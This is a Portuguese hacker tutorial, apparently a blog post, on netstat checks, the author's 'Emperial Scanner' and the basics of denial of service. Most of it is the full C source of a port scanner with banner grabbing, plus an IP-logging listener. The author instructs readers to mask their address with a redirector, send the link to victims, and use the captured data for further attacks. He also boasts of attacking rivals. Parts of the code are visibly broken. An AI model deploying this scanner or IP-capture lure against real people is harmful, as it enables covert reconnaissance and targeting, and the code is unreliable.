Com o netstat ainda existe a possibilidade de filtrar buscas por conexões nas sintaxes de uso, exemplo:

A opção '-p' define um protocolo

netstat -anp tcp -> Exibe apenas status das conexões que utilizam TCP

netstat -anp udp -> Exibe status do protocolo UDP

Buscando portas e serviços específicos

Está sintaxe abaixo procura a palavra telnet no relatorio (Repare que não utilizo a opção -n, por motivos obvios)


```
netstat -ap tcp | find "telnet"
```

Esta procura pela 'porta' do serviço telnet - '23'

```
netstat -anp tcp | find "23"
```

Proto	Endereço local	Endereço externo	Estado
TCP	192.168.1.1:23	192.168.1.2:1125	ESTABLISHED

Nesse exemplo acima podemos ver que o computador de endereço IP com final 2 estabeleceu uma conexão no meu computador de IP 192.168.1.1, ou seja, muito provavelmente alguém entrou na minha maquina por telnet, por causa da porta 23. Se ver algo estabelecido nessa porta, fique assustado rrsrrs. Para dificultar um pouco a entrada de invasores por telnet fiz esse escript:



Link: [ScriptLogon.rar](#)

Senha: myloveluz

Para saber se estamos sendo vitimas de synflood utilizando o netstat basta reparar nesse screen shot abaixo:

```
C:\>netstat -a -n
Conexões ativas

Proto  Endereço local          Endereço externo        Estado
TCP    0.0.0.0:21              0.0.0.0:0              LISTENING
TCP    0.0.0.0:23              0.0.0.0:0              LISTENING
TCP    0.0.0.0:25              0.0.0.0:0              LISTENING
TCP    0.0.0.0:80              0.0.0.0:0              LISTENING
TCP    0.0.0.0:135             0.0.0.0:0              LISTENING
TCP    0.0.0.0:443             0.0.0.0:0              LISTENING
TCP    0.0.0.0:445             0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1029            0.0.0.0:0              LISTENING
TCP    0.0.0.0:5000            0.0.0.0:0              LISTENING
TCP    192.168.139.129:23     9.23.78.9:3072         SYN_RECEIVED
TCP    192.168.139.129:23     12.105.60.41:1024      SYN_RECEIVED
TCP    192.168.139.129:23     36.159.228.55:1024     SYN_RECEIVED
TCP    192.168.139.129:23     161.136.174.10:3072   SYN_RECEIVED
TCP    192.168.139.129:23     211.30.109.125:3072   SYN_RECEIVED
TCP    192.168.139.129:139    0.0.0.0:0              LISTENING
UDP    0.0.0.0:135             *:*
UDP    0.0.0.0:161             *:*
UDP    0.0.0.0:445             *:*
UDP    0.0.0.0:500             *:*
UDP    0.0.0.0:1026            *:*
UDP    0.0.0.0:1027            *:*
UDP    0.0.0.0:1028            *:*
```


[+] X=====X +]
Noção basica do Emperial Scanner 1.0
[+] X===== X+]

O Emperial Scanner eh um simples e pratico scanner de portas que possui algumas outras utilidades (Por ser simples, pratico e cru, talvez seja o que o diferencia daqueles scanners de setup), eu implementei nele uma forte ferramenta de enumeração de serviços na qual exhibe banners dos serviços rodando no host remoto e implementei um servidor web falso ("Julgando pela porta" apenas) para capturar endereços IP e outras informações tendo como base a conexão a porta default em negociações HTTP. Estou implementando outra utilidade bastante útil de footprint, http footprint para ser mais exato, a ferramenta já eh capaz de obter IP, mas futuramente será capaz de obter varias outras informações, como versão do browser, idioma do sistema e diversas informações que são enviadas por browsers em uma negociação HTTP propriamente dita ((Aguardem)).

Footprint eh toda a base de um teste de penetração (pentest), pois como "falei" dentre essas informações enviadas por browsers antes do estabelecimento de conexão, podem inclusive ser enviados o idioma do sistema, tipo de sistema, versão do browser e varias outras informações que se soubermos usar, serão de grande valia, como nos permitir a utilização de um exploit feito apenas para uma determinada versão do windows, por exemplo. Exemplo: Versão em inglês com Service Pack 1. Ou ate exploits para determinadas versões "de browsers", ambas informações nos são fornecidas por meio de ferramentas (Como meu scanner futuramente) através do uso de footprint, informações essas que podem ser concretas ou falsas, a ultima se tratando de uma requisição falsa "Enviada intencionalmente" por nossa vitima (Se a mesma desconfiar que a URL enviada por nos, se trata na verdade de um ataque).

ps: Essa ultima utilidade apesar de envolver conexão pode ser chamada de footprint pelo simples fato de que não vai levantar nenhum tipo de suspeita. Vamos esclarecer os fatos pois não quero que o pessoal da "segurança" me chame de kiddie por ai.

1 - Footprint:

Técnica que consiste em procurar informações sobre o host em vários lugares, tais como jornais, revistas, e etc. Procurar por todas as versões de paginas dez da criação do site, procurar informações no whois, registro.br (No caso do "Brasil"), saber em que país o servidor do site esta' hospedado através do uso de ferramentas como o 'VisualRoute', procurar comentários nas paginas para saber pos programas que editaram tais paginas e apos isso podermos deduzir qual a plataforma que este server "supostamente" esta' rodando sem ser necessário a utilização de scanners como o nmap que dispõem de utilidades de finger printing (Impressao digital) , etc. Eh aqui que entra um fato interessante e que costuma confundir muito os novatos em pentest (Como eu era há 6 meses), a questão de termos corretos. Vamos lá...

Toda "ação ofensiva" para levantar informações sobre a vitima, como envolvimento de CONEXAO DIRETA por meios digamos, "suspeitos", como estabelecimento de conexão em um servidor de SMTP e depois de alguns segundo FTP e etc, deixa de ser footprint e passa a ser ENUMERAÇÃO (Assim eh tratado como tal pelos adminstradores da rede varrida , que deverao tomar as devidas providencias, sem duvida), pode ser de serviços, usuários (Exemplo: Através de NetBIOS), ou qualquer coisa que envolva conexão direita nessas circunstancias.

Você deve estar dizendo:

- Mas espera ai! Se você vai deixar uma porta em listen no seu sistema e vai mandar uma URL falsa para a vitima e ela vai se “conectar” em você, e você após isso vai obter diversas informações sobre ela, isso não eh enumeração? Enumeração não envolve “conexão” por meios suspeitos?

Eu lhe respondo que só deixa de ser footprint e passa a ser enumeração quando envolve:

Citar: CONEXAO DIRETA por meios "suspeitos", como estabelecimento de conexão em um servidor de SMTP, FTP e etc.

Reply: Por meios "suspeitos"

Neste caso poderíamos também chamar de footprint se estamos falando de usuários leigos que não entendem nada de nada, que são vitimas de elites, elites na informação para ser mais específico. Infelizmente existem, mas estou aqui para combater a ignorância por parte deles []`s ; P

O Emperial scanner eh uma ferramenta feita para pentesters que não se preocupam muito em levantar suspeitas, ou porque sabem que na rede a ser testada nao existe ninguem compotente a ponto de checar logs, ou por pura arrogancia. Ela eh uma ferramenta que alem de possuir utilidades de enumeração de portas, possui uma vantagem sobre outros scanners como o languard versão 7.x* por exemplo, pois este padroniza em seu database informações sobre associações de portas padrões, assim "não" lhe mostrando o serviços “reais” que estão rodando no host, mas já que o Emperial tem o poder de lhes mostrar o banner do serviço obtendo os mesmo em tempo real, ou seja, mesmo se o serviço estiver rodando sobre diferentes portas (na tentativa de enganar invasores mais inexperientes), você ainda obterá informações dos tais serviços nas tais portas, e isso alem de enumeração de portas se chama enumeração de serviços pela utilidade de recebimento de banner (, mas em scanners inuteis como o languard podemos apenas dizer que se trata de enumeração de portas), no qual obtemos a versão do serviço e se formos espertos podemos determinar o idioma do sistema baseando-se pelo banner, ou pelo menos poderíamos saber em que idioma a nossa vitima interpreta as coisas



Aqui segue um fato interessante e que me chamou a atenção, se quiser editar MM, tem minha total aprovação:

Há pouco tempo atrás o nessus não oferecia a vantagem de mostrar banners dos serviços, mas depois que eu postei meu scanner no ISTF, as caras apareceram que um "pequeno plugin" capaz de fazer isso, e meu post misteriosamente desapareceu do fórum, isso eh: Eu procurei onde eu havia postado e ele desapareceu. Isso pode ser apenas impressao minha, mas... lá vai:

Porque ao invés de me plagiar elas não me contratam? Assim não preciso mais proliferar o mau por meios eletrônicos...


Isso pode até ser um delírio de adolescente (Ninguém vai acreditar em mim mesmo), mas não custa nada lhes informar esse fato ocorrido, coincidência? Mais uma coincidência?

Vamos agora a exemplos de utilização de minha ferramenta que pretendo implementar varias outras utilidades destruidoras:

OBS: Ele ainda não converte nomes de hosts “por enquanto”, ou seja, use IP.

Sua sintaxe básica eh bem simples:

```
fprintf(stderr, "Uso: %s <ip> <porta_inicial> \  
<porta_final>\n\n", argv[0]);
```



```
C:\WINDOWS\System32\cmd.exe  
[11] Protegido contra Stack Overflow  
      Emperial[Scanner]  
  
      BY  
      6_B14c9_f0x6  
[X] =====X=====X===== [X]  
Porta [221] Aberta <--  
Banner:  
220-Microsoft FTP Service  
*****  
      Uiper Corp  
*****  
      Underground forever  
220 *****  
  
Porta [231] Aberta <--  
Banner:  
z% 1@ 1♥ 2' 2▼ 2  
  
Porta [241] fechada  
Porta [251] Aberta <--  
Banner:  
220 Violiator Microsoft ESMTMP MAIL Service, Version: 6.0.2600.1106 ready at Thu, 31 Jul  
  
[X] =====X=====X===== [X]  
C:\Documents and Settings\David\Desktop\Emperials\Emperial[Scanner] v1.0>
```

Repare que encontrei o serviços FTP rodando na porta default do serviço SSH. Eu inseri na ferramenta a opção de auto-verbose, mas sintá-se à-vontade para mudá-la de acordo com suas necessidades fazendo com que o Scanner “apenas exiba” portas (e conseqüentemente serviços) abertas no host. Agora vamos a um exemplo de http footprint apenas para obtermos o endereço IP de nossa vitima (pois não terminei de implementar as outras funcionalidades, pois no momento estou engajado ate o pescoço em vários projetos relacionados a ataques a inimigos de membros de meu grupo).

```
C:\Documents and Settings\David\Desktop>"Emp_scan v1.0.exe" http/footprint_
```

```

C:\> Prompt de comando
HTTP FootPrint by 6_B14ck9_f0x6
Copyright 2006-2008 Viper Corp.

=====
                Emperial[Scanner]
                BY
                6_B14ck9_f0x6

Porta 80 em Listening...
O endereço IP [192.168.1.1] estabeleceu uma conexão na porta [80]
Arquivo de log criado com sucesso!

=====
C:\Documents and Settings\David\Desktop>

```

Bom redirecionador de URL e totalmente gratuito: [4-ALL Redirection](#)

Vale lembrar que este método é perigoso, pois você vai estar mandando seu endereço IP, mesmo ele estando disfarçado com alguma url falsa, isso é "PERIGOSO", pois significa que se a vítima emitir um netstat ela pega teu IP apenas observando a flag ESTABLISHED abaixo de estado e você não obterá o IP dela se a mesma estiver atrás de um servidor Proxy, digamos... Público.

by



6_B14ck9_f0x6 - Viper Corp Group

IDE utilizado para compilação: Dev-C++ 4.9.9.2

```

/*
 *      Emperial[Scanner] v1.0 by 6_B14ck9_f0x6
 *
 *      --> Windows <--
 *
 *      [X] =====X=====X===== [X]
 *      XxX  VIPER CORP GROUP XxX
 *      <-> Underground Max <->
 *      [X] =====X=====X===== [X]
 *
 *      Port Scanner TCP/HandShake
 *      com Funcionalidades de
 *      -> Footprint e enumeração <-
 *      [Portas e serviços]

```

```

* -----
* [ -> Dedico essa ferramenta e todas as outras que surgirem <- ]
* [ -> a todos os membros desse grupo de potencial, um abraço <- ]
* [ -> a todos os caras do grupo e um beijo para todas as <- ]
* [ -> minas, em especial a mais nova integrante do grupo <- ]
*     -> Mina Mystery <-
*     --> Espero que fique ao nosso lado por muito tempo. <--
* -----
*
* Atenção: Para usar a funcionalidade de http footprint
*           Use: Emp_scan.exe http/footprint
*
* OBS: Deixe seu firewall abrir a porta 80 de seu host
*       para receber as conexões de suas vítimas.
*
*       Use um redirecionador de URL e mascare seu IP.
*       Logo depois mande seu endereço Mascarado para
*       a vitima, quando a mesma acessar voce terá o
*       endereço IP dela e informações uteis para um
*       ataque mais ofensivo do que o FootPrint. Con-
*       sulte a documentação. Baixe-a em:
*
*       http://www.hunterhacker.xpg.com.br/Emp_scan_Document.pdf
*/

```

// HTTP/FOOTPRINT EM DESENVOLVIMENTO!!!!!!!!!!!!!!

```

#include <stdio.h>
#include <conio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>
#include <winsock2.h>

#define BADSTAT -1
#define BACKLOG 10
#define MINDHUNTER "http/footprint"

int tsuder (void){

    printf ("          6"); Sleep (200);
    printf ("_ "); Sleep (100);
    printf ("B"); Sleep (200);
    printf ("I"); Sleep (100);
    printf ("4"); Sleep (200);
    printf ("c"); Sleep (100);
    printf ("k"); Sleep (200);
    printf ("9"); Sleep (100);
    printf ("_ "); Sleep (200);
    printf ("f"); Sleep (100);
    printf ("0"); Sleep (200);
    printf ("x"); Sleep (200);
    printf ("6\n\n"); Sleep (100); }

```

```

WSADATA dados;
struct sockaddr_in vitima;
struct sockaddr_in list_ing;
int verbose=0, temp=0, bts=1;
char banner[255], my_footprint[255];
char buffer_received[1500], escolha;
char httpfoot[sizeof (MINDHUNTER)];

int main (int argc, char *argv[]){

    int x=0, i=0, size, check;
    int my_sock, sock_vtc, connectx, door;
    char about[]="          Emperial[ScanneR] \n\n\
                BY\n";
    system ("cls");

    if (argc==1){goto Smile;}

    /* Anti Stack Overflow: */

    strncpy (httpfoot, argv[1], strlen (MINDHUNTER));
    printf ("%d] Protegido contra Stack Overflow\n", strlen (httpfoot));

    if (strcmp (httpfoot, MINDHUNTER) == 0){
        system ("cls");
        system ("title HTTP FootPrint");
        printf ("HTTP FootPrint by 6_B14ck9_f0x6\n\
Copyright 2006-2008 Viper Corp.\n\n");
        printf ("=====\n");
        printf ("%s\n", about);
        tsuder ();

        if (WSAStartup (MAKEWORD (1,1),&dados) == SOCKET_ERROR){
            fprintf (stderr, "Erro ao carregar winsock.dll!\n");
            exit (BADSTAT);}

        my_sock = socket (AF_INET, SOCK_STREAM, IPPROTO_IP);

        if (my_sock == -1){
            perror ("Error socket!");
            WSACleanup ();
            exit (BADSTAT);}

        list_ing.sin_family = AF_INET;
        list_ing.sin_port = htons (80);
        list_ing.sin_addr.s_addr = INADDR_ANY; // setar iface

        memset(&(list_ing.sin_zero),0x00,0x08);

        if (bind(my_sock, (struct sockaddr *)&list_ing, sizeof (list_ing)) == -1){
            fprintf (stderr, "Erro ao Bindear porta!\n");
            exit (BADSTAT);}

```

```

fprintf (stdout, "Porta %d em Listening...", ntohs (list_ing.sin_port));

if ((listen (my_sock, BACKLOG)) == -1){
    system ("cls");
    puts ("Ops! Nao consegui escutar\n");
    return 0;}

temp=sizeof (struct sockaddr);
sock_vtc=accept(my_sock, (struct sockaddr *)&vitima, &temp);

if (sock_vtc == -1){
    system ("cls");
    puts ("\nOps... Problemas ao estabelecer conexao!\n");
    return 1;}

getpeername (sock_vtc, (struct sockaddr *)&vitima,
(int *)sizeof(struct sockaddr));
printf ("\n\nO endereco IP [%s] estabeleceu uma conexao na porta [%d]\n",
inet_ntoa (vitima.sin_addr), ntohs (list_ing.sin_port));

FILE *foot_log;
while (bts > 0){
bts=recv (my_sock, buffer_received, strlen (buffer_received),0);

/* Fazer um looping para ele sempre voutar a escutar na porta e gravar
no file os log's =) */

if ((foot_log = fopen ("Foot_log.log", "a")) == NULL){

system ("cls");
printf ("%s\n", about);
tsuder ();
do {

puts ("\n[Nao consegui criar o arquivo de log, \
possivelmente por falta de espaco no disco.]\n");

printf ("Deseja visualizar a saida na shell y/n? ");
escolha=getchar();
system ("cls");

// Instruções para o banner aqui =)

switch (escolha){
case 'Y':
puts (buffer_received);
++temp;
system ("pause");
break;
case 'y':
puts (buffer_received);
system ("pause");
temp++;

```

```

break;
case 'N':
system ("pause");
break;
case 'n':
system ("pause");
break;
}
if (temp==1) goto continu3;
}

while (escolha != 'y' || escolha != 'Y'
|| escolha != 'n' || escolha != 'N');

return (0);}
fprintf (foot_log, "%d", buffer_received); }

continu3:
if ( temp == 1 ) exit (-1);

puts ("\nArquivo de log criado com sucesso!\n");
fclose (foot_log);
printf ("\n=====");
closesocket (sock_vtc);
closesocket (my_sock);
WSACleanup ();
exit (BADSTAT);
}

Smile:
if ((argc < 4) || (argc > 4)){
printf ("\nx====x====x====x====x====x====x====x====x\
====xx====x====\n");
printf ("%s\n", about);

tsuder ();

fprintf (stderr, "Uso: %s <ip> <porta_inicial> \
<porta_final>\n\n", argv[0]);
printf ("x====x====x====x====x====x====x====x====x\
====xx====x====\n");
Sleep (200);
exit (BADSTAT);}

door = atoi (argv[2]);

if (WSAStartup (MAKEDWORD (1,1),&dados) == SOCKET_ERROR){
puts ("Problemas -> WSAStartup");
exit (BADSTAT);}

printf ("%s\n", about);
tsuder ();
fprintf (stderr, "[X] =====X===== [X]\n\n");
for (door;door<= atoi (argv[3]);door++){

```

```

my_sock = socket (AF_INET, SOCK_STREAM, 0);

if (my_sock == -1){
    perror ("Error socket!");
    WSACleanup ();
    exit (BADSTAT);}

vitima.sin_family = AF_INET;
vitima.sin_port = htons (door);

if ((vitima.sin_addr.s_addr = inet_addr (argv[1])) == INADDR_NONE){
    fprintf (stderr, "Desculpe, [%s] não e um endereço IP válido!\n",
    argv[1]);
    exit (-1);}

for (x;x<8;x++){
    vitima.sin_zero[x]=(char)0;}

size = sizeof (vitima);

SetConsoleTitle ("Varrendo usando TCP -> SYN ");
connectx = connect (my_sock, (struct sockaddr *)&vitima, size);

if (connectx == SOCKET_ERROR){
    fprintf (stderr, "Porta [%d] fechada\n", door);}
else {
    int bytes=1, tot_bytes;
    fprintf (stdout, "Porta [%d] Aberta <-- \n", door);

    puts ("\nBanner:\n");

    while ( bytes > 0){
        memset (&banner, 0x00, sizeof (banner));
        shutdown (my_sock, SD_SEND);

        if ( (bytes=recv (my_sock, banner, sizeof (banner), 0)) < 0){
            fprintf (stderr, "Erro ao receber banner!\n");
            exit (BADSTAT);}

        puts (banner);
        tot_bytes+=bytes;}

    if (verbose == 1){
        printf ("\n[%d] Bytes recebidos neste banner\n", tot_bytes);}

    FILE *scan_log;
    scan_log=fopen ("scan_log.txt", "a");

    if (!scan_log){
        perror ("\nErro ao abrir arquivo de log -> ");
        printf ("\n");
        continue;}
    fprintf (scan_log, "Porta [%d] em [%s] Aberta\

```

```

\n", door, inet_ntoa (vitima.sin_addr));
fclose (scan_log);

closesocket(my_sock);
}}
fprintf (stderr, "\n[X] =====X=====X===== [X]\n");

closesocket (my_sock);
WSACleanup ();
return (0);
}

```

----- C4p1Tul0 04

```

[+] X===== [+]
      Entendendo DoS puro
[+] X===== [+]

```

Atenção: Este texto foi escrito originalmente para o forum thebuggers.in antes de todos os meus posts desaparecerem. Para ver uma das unicas paginas que ainda tenho, baixe-a aqui: [\[S\]](#) Este texto por sua vez é um dos capitulos de outro texto sobre socket em C. Atualmente este trecho nao foi publicado no paper [Berkeley Socket em C Parte 1](#) (Que ainda está sendo escrito), mas voce pode acompanhar agora no *hunter hacker* outro trecho deste meu excelente texto e ainda ver screen shots como proof of concept (Alem do código que lhes serão dados para seus testes, que é a [Prova de Conceito](#) propriamente dita).

Introdução

Bem, como todos "deveriam" saber, quando um datagrama chega em um host a camada Internet (Modelo TCP/IP) do encapsulamento, se encarrega de "temporizar" ou enfileirar (Chame como queira) o endereço de origem que sera utilizado para o envio de mensagem de erro, "caso" apareça algum erro, e o modulo UDP se encarrega de verificar qual a porta que aquele datagrama se destina, se existir tal porta em listen no nosso sistema, os dados sao entao empurrados para a camada de aplicação, caso contrario eh emitido entao para o REMETENTE do datagrama dali mesmo, 1 pacote ICMP (UDP) com a mensagem d porta inalcançavel (ICMP port unreachable) e o tal dito cujo do datagrama q foi recebido eh entao descartado dali mesmo. Adivinha agora pq precisamos definir a estrutura do remetente. Isso garoto! Para o modulo UDP q esta' na camada de transporte no host remoto, saber em que porta em "especial" vai ser usada para o recebimento da mensagem ICMP na maquina do cliente, e ja q o modulo na camada Internet desmultiplexou o tal datagrama, eh ele que vai saber onde eh que a resposta vai ser entregue (Endereco da interface que o remetente pretende receber a resposta, que por sua vez eh definido na estrutura sockaddr_in), sabendo o endereço do cliente, ele entao manda o pacote p/ o drive q por sua vez manda a iface transmitir o pacote. Lembrando: Drive de dispositivo [OSI-Enlace] e o processo de envio de dados se localizam na layer de 'Acesso a rede' no modelo TCP/IP d encapsulamento.

Humm... Vou explicar melhor o negocio, se liguem!

NA "REALIDADE", quando chega 1 datagrama este mesmo datagrama vai ser "enfileirado" e as informações vão seguindo p/ cima, as informações q foram recebidas, como o tal endereço do remetente, vão continuar guardadinhas no modulo que as desmultiplexaram (Lembra que falei do tal enfileiramento?), o modulo UDP nao quer saber dos dados que estão enfileirados abaixo de sua layer (Camada), ele apenas recebe as instruções do modulo anterior e faz o seu papeu, que eh o de definir determinadas ações baseadas em outras e empurram os dados ou p/ cima, ou p/ baixo no caso d erro(se tratando da tal mensagem UDP d erro que foi anteriormente citada), mas se realmente existir uma porta em escuta, os dados seguem p/ o modulo d aplicação (Entenda por "modulo" de aplicação, a propria aplicação, pois um modulo nada mais eh q um "programa"), caso contrario o erro eh entao emitido e os dados que foram anteriormente enfileirados abaixo do modulo UDP, vão ser "utilizados" para o envio do pacote de erro, nesses tais dados q estão contidas as informações do endereço do rapaz q vai receber o tal erro (nesse caso). Agora voce diz:

Tabom fox! Chega! Voce eh louco! Como eh que voce sabe que o modulo UDP vai apenas determinar a porta que o pacote vai ser entregue, e como voce sabe que os dados que foram enviados vão ser enfileirados para serem utilizados e como eh q vc sabe q eh apenas no modulo abaixo do UDP q os dados ("enfileirados") como o endereço d origem vão ser "multiplexados" p/ o envio de respostas de erro? Responda-me cretino! Ou, morra! ;)

Use a logica amigo, como o UDP vai saber o endereço que ele tem que mandar se ele apenas recebe instruções dos outros modulos? Entenda esse "instrução" apenas como os dados que nao podem ser mais desmultiplexados pelas camadas inferiores, pois de fato um modulo NAO MANDA O OUTRO FAZER NADA, ela apenas infileira o que ele eh responsavel por infileirar e passa p/ o modulo superior as infos que ele nao pode mais desmultiplexar, o limite de bytes que determinados modulos podem ler eh determinado pelo kernel baseando-se pelos padroes do "modelo" TCP/IP no processo de multiplexação. Ei amigos! Voces lembram do raw socket? }:) Acho que devem lembrar, voces lembram q eu disse que o trabalho que o kernel tinha (Nesse caso: Determinar o limite de bytes maximos para cada header) era passado para o programador? Isso significa que quando estamos manipulando seguimentos do header na unha, temos que, inclusive determinar o tamanho maximo deste cabeçalho usando funções como sizeof() e strlen(), pq eu estou falando isso? Isso prova que eu estava certo quando falei:

"...passa p/ o modulo superior as infos que ele nao pode mais desmultiplexar"

ps: Informação nunca eh demais amigo

Ah! Por q eu sei q os dados recebidos vão ser enfileirados? Essa eh facil! Eh por causa dos seguimentos dos headers. Me responda: Como o modulo vai encapsular algo q ele nao pode ler? Nao tem como, nao da, ou seja, o modulo UDP apenas consegue desmultiplexar e "multiplexar" determinadas coisas, tais como: porta de origem, porta de destino, etc. E joga os dados (payload) para a aplicação, ai que entra o bom....

[Diferenças relacionadas aos tipos de socket]

Apos os dados da penultima camada serem jogados para aplicação, vai ser entao estabelecida uma "temporização"(no caso do "TCP") no penultimo layer da pilha, "se" o fluxo d dados seguir da camada 'Acesso a rede' p/ a camada d Aplicação, claro. Ou seja, os dados da porta de origem vão ser enfileirados p/ enviar a resposta para a maquina do cliente, isso significa q, aguardam uma resposta da aplicação, e ja q vc acabou de ler a palavra "aguardam", deve estar entendendo, isso quer dizer obviamente q me refiro a comunicação atravez do modelo TCP/IP, pq vc deve saber, no

UDP ou voce apenas manda dados, ou recebe os mesmos. Mas no UDP, nao rola temporização abaixo das aplicações, pq o socket nao eh orientado a conexao, ou seja, o modulo UDP "apenas joga dados p/ a aplicação" e nao espera p/ receber nenhum tipo de resposta da mesma p/ transmitir para o cliente, a resposta so vem quando existe algum problema, por exemplo o ja citado 'port unreachable'. Vc esta' sacando a jogada truta? Essa "fileira" nada mais eh que o socket amigo!! Eh o socket que possibilita o enfileiramento de dados para a comunicação se tornar fluente entre as duas maquinas, obvio que estou falando de SOCK_STREAM. A base do TCP eh o enfileiramento e a do UDP, bem, UDP nao tem base!! Ei caras! Acho q vc's devem estar com a pulga atraz da orelha porque eu apenas falei de "temporização" apenas me referindo ao TCP como se fosse o unico protocolo verdadeiramente "temporizador" rrsrsrs. Bem, NA VERDADE a tal "temporização" tambem existe no UDP, mas apenas acontece o enfileiramento de dados no 'UDP', na velha camada 'Internet', pois caso o modulo UDP nao encotre a porta solicitada (Que ele sabe qual eh por causa do seguimento 'Porta de destino' "na struct do cliente"), ele entao manda o pacote ICMP de erro p/ o cliente se baseando pelo endereco de origem que o cara que mandou o request usou, esse endereço ficou anteriormente enfileirado no IP e eh por isso que deve existir o processo de "temporização" no UDP, pois os dados do remetente do pacote de solicitação ficam armazenados no tal layer 'Internet', pois eh o unico capaz de ler esses dados. Lembram? Se nao fosse o enfileiramento abaixo do modulo UDP, as respostas "nunca" seriam entregues, porque como eu tava falando pro @lyxx (hauhauha!!!):

'O IP nao eh um adivinha "traveco"'.
'

Tenha a base de q os modulos apenas desmultiplexam/multiplexam o q eles conhecem, assim entenderas mais sobre o enfileiramento de dados e consequentemente estará capacitado a trabalhar com socket's.

[A brecha] - Entendendo o funcionamento tecnico do D.o.S puro.

Voces se lembram do tal "congestionamento de rede"? O congestionamento se da por causa do numero de sockets ("fileiras") excessivos dentro do kernel do sistema, o kernel possui 1 determinado limite de bytes para cada fileira, as vezes nos podemos definir esse "limite", como configurar algum server de FTP para aceitar 3 conexoes e tals. Quando nao existe um limite para um determinado serviço, o D.D.o.S consome os recursos/memoria do sistema ate ele travar.... Por isso os caras recomendam intupir o PC de RAM.

